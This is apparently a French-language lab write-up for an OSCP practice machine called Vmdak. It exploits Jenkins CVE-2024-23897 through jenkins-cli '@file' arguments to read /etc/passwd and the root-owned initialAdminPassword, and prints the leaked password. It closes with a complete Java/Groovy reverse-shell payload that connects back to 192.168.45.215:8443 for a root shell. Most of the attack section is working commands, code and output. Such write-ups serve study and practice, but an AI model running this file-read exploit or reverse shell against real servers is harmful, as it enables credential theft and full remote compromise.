Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your I
proxy settings

Last login: Fri Jul 11 17:55:41 2025 from 192.168.45.215
$
```



https://blog.trackflaw.com/compromettre-jenkins-lecture-fichiers-cve-2024-23897/

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Vmdak]
└─$ wget http://localhost:8081/jnlpJars/jenkins-cli.jar
--2025-07-11 20:27:58--  http://localhost:8081/jnlpJars/jenkins-cli.jar
Resolving localhost (localhost)... ::1, 127.0.0.1
Connecting to localhost (localhost)|::1|:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3447904 (3.3M) [application/java-archive]
Saving to: 'jenkins-cli.jar'

jenkins-cli.jar           56%[==================>                 ]   1.84M   661KB/s
```

When parsing a new argument, the Args4j library executes the "expandAtFiles()" method, which treats any string after a "@" symbol as a file path.

```
548     private String[] expandAtFiles(String args[]) throws CmdLineException {
549         List<String> result = new ArrayList<String>();
550         for (String arg : args) {
551             if (arg.startsWith("@")) {
552                 File file = new File(arg.substring(1));
553                 if (!file.exists())
554                     throw new CmdLineException(this,Messages.NO_SUCH_FILE,file.getPath());
555                 try {
556                     result.addAll(readAllLines(file));
557                 } catch (IOException ex) {
558                     throw new CmdLineException(this, "Failed to parse "+file,ex);
559                 }
560             } else {
561                 result.add(arg);
562             }
563         }
564         return result.toArray(new String[result.size()]);
565     }
```

This results in Jenkins replacing the "@" character followed by a file path in an argument with the actual file's contents (hence the name "expandAtFiles"(. The expandAtFiles()

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Vmdak]
└─$ java -jar jenkins-cli.jar -noCertificateCheck -s http://127.0.0.1:8081/ version "@/etc/passwd"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Jul 11, 2025 8:29:16 PM hudson.cli.CLI _main
INFO: Skipping HTTPS certificate checks altogether. Note that this is not secure at all.

ERROR: No argument is allowed: root:x:0:0:root:/root:/bin/bash
java -jar jenkins-cli.jar version
Outputs the current version.
```

test

Je veux récupérer le mdp de l'admin jenkins :


```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Vmdak]
└─$ java -jar jenkins-cli.jar -noCertificateCheck -s http://127.0.0.1:8081/ version "@/root/.jenkins/secrets/initialAdminPassword"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Jul 11, 2025 8:33:19 PM hudson.cli.CLI _main
INFO: Skipping HTTPS certificate checks altogether. Note that this is not secure at all.

ERROR: No argument is allowed: 140ef31373034d19a77baa9c6b84a200
java -jar jenkins-cli.jar version
Outputs the current version.
```


On la !
140ef31373034d19a77baa9c6b84a200

On peut se connecter sur jenkins. D'ailleurs j'aurais pu juste récupérer le proof.txt.

Et je peux me créer un shell en root ducoup :

String host="192.168.45.215";
int port=8443;
String cmd="bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();





Et voilà !!!!

Easy peasy